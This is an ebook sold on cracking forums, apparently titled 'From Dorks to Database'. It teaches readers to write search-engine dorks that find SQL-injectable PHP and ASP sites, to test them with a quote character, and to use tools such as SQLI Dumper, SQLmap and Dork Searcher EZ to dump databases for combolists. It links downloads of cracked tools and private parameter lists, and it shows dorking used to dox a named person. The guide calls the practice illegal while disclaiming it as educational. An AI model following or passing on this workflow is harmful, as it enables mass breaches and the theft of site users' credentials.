Ultimate GUIDE by

KOSTRIKOV

“From Dorks to Database”

Terms of service (Must-Read):

- You will not resell, leak, share or slender my ebook anywhere;

- Databases are guaranteed if you follow the instructions carefully and understand my answers;

- No REFUNDS;

- I hold the right to deny refunds at my discretion;

- I hold the right to stop helping you if I decide that you are ready;

- I hold the right to decline or ignore your stupid questions;

- This is for educational and security purposes only;

- I can change the terms of service at any time without notifying the buyers;

- By purchasing this ebook you agree to all of the terms of service.

A refund MIGHT only be given if the user didn’t get any databases at all with all the tries and my help

What will you learn from this ebook:

- My methods of creating HQ (private) dorks to get great databases;

- How to use the dorks to get databases;

- How to dump databases in great speed;

- Few helpful tips when making combolist + reveal of private cheap dehashing tool.

GOAL: ***<u>Get HQ private databases as fast as possible.</u>***

Intro (stuff you must know before you begin):


Okay, this won't be formal at all, I will tell you some truth that you must know before you start all of this. You must understand that this is not cracking, but hacking. Of course, cracking is a version of hacking, but SQL Injection is mostly treated as hacking and it is very illegal.

Lets go from the start, what are dorks? Now, there are different answers for this, because this word has been mistakenly used so many times that those mistakes became an actual name. Before we go deeper the true answer is that dorks are codes used to find vulnerable URLs by hackers. There are different types of dorks. I like to differ them in: simple dorks and google (complex) dorks.

Simple dorks:

A simple dork is a dork that contains a keyword, a file type and a parameter. These dorks can be found in the URLs of the sites,

Example:



https://www.nulled.to/index.php?app=core&module=global&section=reputation&do=add_rating&app_rate=forums&type=pid&type_id=11440492&rating=1&secure_key=5cc3071

These are the most commonly used dorks among crackers/hackers and tho the quality of the databases could be good, the privacy (the number of people that have dumped this site) of the site can't be promised to be private.

Google (complex) dorks:

These are the real deal, the dorks you want to use. These dorks are a command that will tell the browser you are using exactly what to look for.

They can be different, we will go full into detail on how to make them later, we will just have an example here now.

Example:

Allinurl: index.php?app= intext: death site:com

OR

Related: "nulled" + ".com"

OR

Inurl: index.php?app=death + site:com

e.t.c.

Now, we need to know how we use these dorks? Tons of ways actually, the first way is the old fashion way – by hand. You can literally go one by one dork in google, bing, yahoo, or any other browser, give them commands and they will search for those URLs. The other way is to use programs that automatically do this with multiple threads. Some programs like this are SQLI Dumper, Dork Searcher EZ, V3n0m-Scanner and others.

Once you find tons of sites with your dorks, you will need to test and see if they might be vulnerable. A site being vulnerable means that SQL Injection can be performed gaining you access to its database. Now same as before, you can try this the old fashion way, by going to the url and at the end of it you need to add ‘. If you get an error that means that the site is vulnerable. Now as before we got programs that already do that for us, sqli dumper, v3n0m-scanner, site-hunter so it is easier. Once we get our vulnerable URLs we need to perform SQL Injection on them and try to get to the database and at the end, extract it. Now manual (by hand) SQL Injection is hard and I would definitely not gonna explain how to do it, but as before, we got programs that already do that for us, SQLI Dumper, SQLmap. Later on we will learn how to use both of them and combine their powers to get the best out of it.


PART #1: How to make Dorks

Now I will teach you 4 ways of making HQ dorks, so this part will be split in 4 methods. All 4 methods are different and all 4 produce different quality of dorks.

METHOD – 1 (simple and easy, decent simple dorks):

This method will involve a dork maker, combiner, that will combine our keywords, file types and connectors.

These combiners are common on the internet, combiners like this are Dork Maker v2 by Calix, n3rox dork generator, SDS' dorker, gorker, dorker deluxe, e.t.c. We can go all night, I personally love dork maker v2 by Calix.



You can download it from his nulled thread:

https://www.nulled.to/topic/182217-dork-maker-v2/

Download: https://mega.nz/#!LfoxxIgR!uNf5ALyaf3YSQ6190SwXC40pqGP9jfY5_3_plpW9eHE

Now, once we get this type of program, we will need keywords, file types and connectors.


1. **Keywords:**
   This is where you get creative. If you are making gaming dorks for example, you will need gaming keywords, keywords that are commonly used on gaming sites. Now, using keywords like steam, game, play, e.t.c.

is too common and will probably give you URLs that others have already dumped. So you will need to use some smart stuff, something like:

New-game-release-weekend
League-of-legends-crash
Poodlecorp-server-ddos
Blizzard-servers-down
Steamapichecker

e.t.c.

You can also get good keywords from google. Just go on google, write something you are interested in, let’s say arma 3 and you will get some URLs, now here are some stuff you can use as keywords:



За 4.890.000 резултати (0,32 секунди)

Arma 3
https://arma3.com/ ▾ Преведете ја оваа страница
Experience true combat gameplay in a massive military sandbox. Authentic, diverse, open - Arma 3 sends you to war.
Arma 3 Units · ARMA 3 DEV HUB · Arma 3 tanks dlc · Arma 3 tanks dlc is out now

Arma 3 on Steam
https://store.steampowered.com/app/107410/Arma_3/ ▾ Преведете ја оваа страница
Arma 3. Experience true combat gameplay in a massive military sandbox. Deploying a wide variety of single- and multiplayer content, over 20 vehicles and 40 ...
Arma 3 Jets · Arma 3 Malden · Arma 3 Zeus · Arma 3 no Steam

Arma 3 - YouTube
https://www.youtube.com/user/Arma3official ▾ Преведете ја оваа страница
Welcome to the Official Arma 3 YouTube Channel. ESRB Rating: MATURE 17+ with Intense Violence, Blood, Strong Language

ARMA 3 - Wikipedia
https://en.wikipedia.org/wiki/ARMA_3 ▾ Преведете ја оваа страница
ARMA 3 is an open-world, realism-based, military tactical shooter video game developed and published by Bohemia Interactive. It was released for Microsoft ...
Synopsis · Factions · Downloadable content · Jets

Arma 3 (@Arma3official) | Twitter
https://twitter.com/arma3official ▾ Преведете ја оваа страница
The latest Tweets from Arma 3 (@Arma3official). Experience true combat gameplay in a massive military sandbox. Authentic, diverse, open - Arma 3 sends you ...

Once you are positive that you have gathered enough keywords you need file types. Now, many people will rush and get file types that are a lot, but that is not the point. You will need file types that support SQL code and that SQL Injection can be performed on them. File type like .html doesn’t have SQL code and is useless. So for this I will recommend you using only:
Php
Asp
Aspx

For the dork maker u will need to write them in this form:
.php?
.asp?
.aspx?

After this you will need parameters. Now, this is the hard part. To get parameters you will need a program like dorker DELUXE. These programs support an URL to parameter extractor, meaning if you got some URLs they will extract the parameters from them so you can use them.

Programs you can use:
https://www.nulled.to/topic/209126-url-to-dork-converter-parameter-converter-tool/
Download:
https://mega.nz/#!h64QTSwI!yx3QOLHmze5XrfZ4lopBRMgj3VGBAgW55FLxhpr4UWc


Or here are some from my private collection:

Gaming parameters:
https://mega.nz/#!KPAAzLCD!KVAasN_Xdfi4T26EfosfVOw-4_2Y0NuvtIQVdWbRmbY

Porn parameters:
https://mega.nz/#!3XhxVYoL!x95l0e1C-2iOy-uYBq2kFR9mgDRGnq87MGeSGu3zZq8

Amazon parameters:
https://mega.nz/#!yCoGRSRY!y1T5IRvYp_f95iSw_enqiw14XYvvKQYYCu6BT1AVlHk

After you gathered all the parts it should look something like this:




Number Of Wordlists: 5
Number Of File Types: 3
Number Of Conectors: 60
Number Of Dorks:

New-game-release-weekend
League-of-legends-crash
Poodlecorp-server-ddos
Blizzard-servers-down
Steamapichecker

.asp?
.aspx?
.php?

game=
gameachievement=
gamedetail=
gameid=
gamelinked=
gameprofile=
gameprogress=
gameserver=
Gameserver=
gameuserid=
joingameserver=
Joingameserver=
Dampfprofil=
Auftrag=
Auftragsnummer=
Benutzeridentifikation=

Press start and it will combine all three parts. Once it is finished you should get this:



New-game-release-weekend.asp?game=
New-game-release-weekend.asp?gameac
New-game-release-weekend.asp?gamede
New-game-release-weekend.asp?gameid
New-game-release-weekend.asp?gamelin
New-game-release-weekend.asp?gamepr

900/900

Number Of Wordlists: 5
Number Of File Types: 3
Number Of Conectors: 60
Number Of Dorks: 900

New-game-release-weekend
League-of-legends-crash
Poodlecorp-server-ddos
Blizzard-servers-down
Steamapichecker

.asp?
.aspx?
.php?

game=
gameachievement=
gamedetail=
gameid=
gamelinked=
gameprofile=
gameprogress=
gameserver=
Gameserver=
gameuserid=
joingameserver=
Joingameserver=
Dampfprofil=
Auftrag=
Auftragsnummer=
Benutzeridentifikation=

Finished This Program Was Made By Calixs From Nulled.To Your Dorks Have Been Saved To C:\Users\[redacted]Desktop/Dorks.txt If You Want More Applications Feel Free To Donate To Me And Like My Posts I Would Really Appreciate it Thank You.

Now, In this case we got 900 dorks, which isn't a lot if you are using dorks like these. You need to be extremely lucky for 900 of this type of dorks to be HQ.

If you use more keywords and find more parameters and choose to put more file types the number should significantly increase.

Conclusion for Method 1:

This method isn't recommended if you are trying to get HQ databases in a short amount of time, though these kind of dorks can be HQ as well you will need a large number of these dorks to get good results (recommended number 50K – 100K).

Note: keywords, file types and PARAMETERS mean A LOT when you make these dorks. You need to watch for keywords and parameters that are commonly used on the sites you are going for and file types that SQL Injection can be performed on – the ones listed above.


METHOD – 2 (HQ simple dorks made for huge amounts of URLs):

This method will involve any of the other methods, but to be as fast as possible with this method I recommend using method 1 with this method.

Depending on which method you choose this method will involve: dorks made with any of the methods listed or dorks you bought/found online and a program that can convert URLs to Dorks.

If you want, let's say gaming dorks, you will need to get yourself some gaming dorks, either make some with the other methods or get some online or some you have bought, just make sure they are strictly made for gaming. Getting gaming dorks will help us get gaming ULRs, which we will use to get HQ Dorks.

Once you get the dorks you will need a program that can get URLs from dorks, such ass SQLI Dumper or Dork Searcher EZ and others, but for this the recommended program is Dork Searcher EZ.



Parsing: 0 / 0
Proxy: 0
Link: 0/0/0
Queue: 0 / 0
Error: 0

None
Thread: 0/0

Thread: 100 TimeOut: 10000
Proxy Type: Socks5

60

Setting Program
Page: 30
☐ One file
☑ Beep
☑ Presence (?)
☑ Delete null site
☐ Black List or ☐ White List
☐ ISearch
☐ srting or ☐ to= or ☐ site or ☑ site+
☐ AntiPublic
Path: Dorks.txt

Many | MyWebSearch


Links: C
Insistence to proxy: medium
Thread: 100+
Proxy: 100+
TimeOut: 10000
Ban: No

Recommendations, without Proxy:
Thread: 50
TimerOut: 5000
Page: any
Links: many

Last Version:
Created by Zurr

Load your dorks and (if u use) proxies and wait 'till it collects the URLs.

Once finished you will need an URL to Dork converter program, such as this one made by PlusUltra:



URL To Dork Converter Made By PlusUltra @Nulled

You can download it from his nulled thread: https://www.nulled.to/topic/209126-url-to-dork-converter-parameter-converter-tool/

Link: https://mega.nz/#!h64QTSwI!yx3QOLHmze5XrfZ4lopBRMgj3VGBAgW55FLxhpr4UWc

Don’t load up more than 2k URLs because the program could crash. Once you are finished with getting the dorks (simple as opening the url list and clicking convert to dorks and removing the duplicates and at the end saving) then you just randomize them. You can randomize them with TextUtils. It is a text editor program.

You can download TextUtils from here:
https://mega.nz/#!KTAGGIIB!qA-NSE6MMQ8wxLxMFWTOgcmPjMmQLs6xxVBRgt85Mug

Conclusion for Method 2:

This will get you simple but really HQ dorks. These will probably be semi-private, but with these dorks databases are guaranteed and programs that get URLs with dorks will work a lot faster than regular dorks.

METHOD – 3 (Making google/complex dorks – 2 ways):

Method 1 (the most HQ method):

First of all for this we need to understand google/complex dorks. I also like to call these commands. The BEST way to make these is to write them by hand, because then you know what you are looking for and you make each one of them different and specific and even a 100 of these dorks hand-written can bring you more of the results than you wanted or can imagine for that matter, but if you are in a rush and lazy there is a way to make these with dork makers. Now if you go on google.com right now and lets say you are looking for someone, maybe try to dox someone and their name lets say is “Jimmy Smith”. To get all the sites that got something to do with Jimmy Smith you go on google and write:
Related: “Jimmy” + “Smith”
And to make it even more precise, you can target .com sites and write:
Related: “Jimmy”+ “Smith” site:com
Try this and you will understand how these dorks are used.

Now these dorks have a few parts to them, there are way more than what I will give you, but for SQL Injection and cracking I consider these to be the only ones you need. These are called prefixes:

Related:
Inurl:
Allinurl:
Intitle:
Intext:
Site:
Allintext:
Source:

These are the body of the command, this is the actual command. Now if we want to look for “Jimmy Smith” and we write:

Related: “Jimmy” + “Smith”

“Jimmy” and “Smith” will be our keywords and “Related:” will be our command and it will tell google to look for sites that are related to the keywords “Jimmy” and “Smith”.

As we did before we targeted .com sites so the dork

Related: “Jimmy” + “Smith” site:com

Will tell google “look for sites that are related to “Jimmy” and “Smith” or “Jimmy Smith” and please provide only sites that have the .com domain”. It is simple as that, that is why the best way is to hand-write these. Just simple logic is needed and you need to have an idea on what you are looking for.

Now a little explanation for the other ones:

Inurl – Will look for the specific keyword we put on, so when using this command it is best to put a simple dork as a keyword, example index.asp.

Allinurl – Same as Inurl but will go through the whole URL.

Intitle – Will look for the specific keyword in the titles of the sites.

Intext – Will go through the content of the site and look for the provided keyword. This command is more of a support command.


Allintext – Same as intext, but will take more time and go through the whole content.

Site – Will target specific sites, eg. Site:com will target com sites, site:nulled.to will target only nulled. This command is more of a support one. This one is good if you want to target specific countries, for example site:de will target german sites, site:kr will target Korean, e.t.c.
Source – will locate the source of the site.
This is pretty much all the informations you need. There is no short way of hand-writing these, you just do it.
Here are a few examples of gaming ones:
Related: “fortnite” + “court” site:com intext:cheating
Now we all remember when someone was cheating in fortnite and they sued the kid, now this will give us all the sites that are .com and that have something to do with this.
Inurl: gaming-industry-growing.php?news= site:com
Will look for that simple dork in the site’s URLs and will force .com sites.

Once you are finished with writing your commands or so called dorks, load them up in a searcher (dork searcher ez, v3n0m or sqli dumper) and get your goods.

Bonus:

This is my private thing, I am pretty sure almost no one has came up with this, or those who did kept it pretty private.
When hand-writing your google/complex dorks, as a keyword you can use part of the url when using the inurl or allinurl commands, could work with related as well.
What I am talking about is this:



https://www.nulled.to/topic/389000-onlinedorkscraperml-—-499month-—-private-hq-dorks-database-updated-daily/

You can copy that and write it in a dork, which will look like this:
Inurl: “/topic/389000-499month-online-dork-scraper-hq-dorks-with-one-click-best-dork-provider-on-the-market-vouched/”

Might sound weird, but the results with this bonus tip are insane.

Method 2:

The other way of making complex dorks is by using a combiner again, but to add prefixes.

First of all with method 1 and 2 you make simple dorks. Afterwards you write the prefixes you want to use in a text file and combine the prefixes with the simple dorks. Now if you want to add intext or site you write them in a separate text file and just combine them with a combiner. When I do this I still use Calix Dork Maker.

Conclusion for the last method(s):

The google/complex dorks are the most HQ ones. Will give you exactly what you are looking for and can target almost anything if you make them properly.

To get the best quality of them you need to hand-write them. You don't need to make a lot of them, even 500 of them will do the job. The difference is that the more you write the more URLs you will get and if they are written properly all URLs will be connected to the "thing" you are targeting, increasing the chances of vulnerable URLs for HQ databases.

Making them with a combiner could still work, but it is lower quality and I would totally recommend you to hand-write your google/complex dorks, might take more time, but better results.

PART #2: How to get databases

Once we finish making our dorks, or we bought some dorks that are HQ, we need those to get databases.

The first step of doing so is using a searcher. The 3 searchers I will recommend that will give you good quality of URLs with your dorks are v3n0m-scanner (best one if you are trying to get tons of urls because will give great amounts of URLs – quality is dynamic --- I personally used it before, but I like dork searcher EZ more), dork searcher EZ (great amounts of URLs, easier to get and set up and can give good quality URLs as well – I personally use it), SQLI Dumper (best version is 8.3, will strongly recommend to use it with your hand-written google/complex dorks, using only google as the search engine for the best quality – I personally use it with my hand-written dorks).

First of all **v3n0m-Scanner** (not much explanation, we aren't really going to need it)**:**

I can't explain here how to set it up since it is different for linux and windows and it is problematic as fuck, so you will have to do it on your own, but I will provide you with a few tutorials I find helpful (before you go see the tuts, I recommend you use it on kali linux because it is easier to set it up and works faster without crashing, but windows version is good as well):

https://www.youtube.com/watch?v=QiMXP2XwQ64

https://www.youtube.com/watch?v=OYd7aJruPsI

And also my friend AntiLeech from nulled has posted a good tutorial on how to set it up on windows:

https://www.nulled.to/topic/395311-windows-v3n0m-scanner-dorking-the-professional-method-full-tutorial-set-up-updated-version/

There are no different ways of using v3n0m so I don’t have to explain more about it.

Now, my favorite,

Dork Searcher EZ:

This tool is insane, of course if you know how to use it.


You can download it from here:

https://mega.nz/#!BxMTiYgQ!Ign0YndgL5KlgKUGS0TOZ3wmTSVsrbH7i0Gubher9n4

or it is easily found on cracking forums.

Since it was cracked, the creator didn’t bother to make a better version, so engines like google and amazon are no longer working, but there is a way to get google URLs.

MyWebSearch is a search engine enhanced by google, meaning it gets most of it’s URLs directly from google. Before it worked well proxyless, but now you need proxies for it, or a VPN and change your location every 1 minute because your IP gets banned, but no fear, you could still use LQ proxies and get URLs because their security is shit.



Parsing: 0 / 0
Proxy: 0
Link: 0/0/0
Queue: 0 / 0
Error: 0
------------------------> None
Thread: 0/0

Thread: 50 TimeOut: 5000
Proxy Type: HTTP
3

Setting Program
Page: 10
□ One file
☑ Beep
☑ Presence (?)
☑ Delete null site
□ Black List or □ White List
□ ISearch
□ srting or □ to= or □ site or ☑ site+
□ AntiPublic
Path: 223.txt

Many | MyWebSearch

Links: C
Insistence to proxy: medium
Thread: 100+
Proxy: 100+
TimeOut: 10000
Ban: No

Recommendations, without Proxy:
Thread: 50
TimerOut: 5000
Page: any
Links: many

Last Version:

Once you get URLs with mywebsearch turn over to yahoo and afterwards bing.

You will get insane URLs and HQ ones.

Any type of dorks will work great with Dork Searcher EZ.

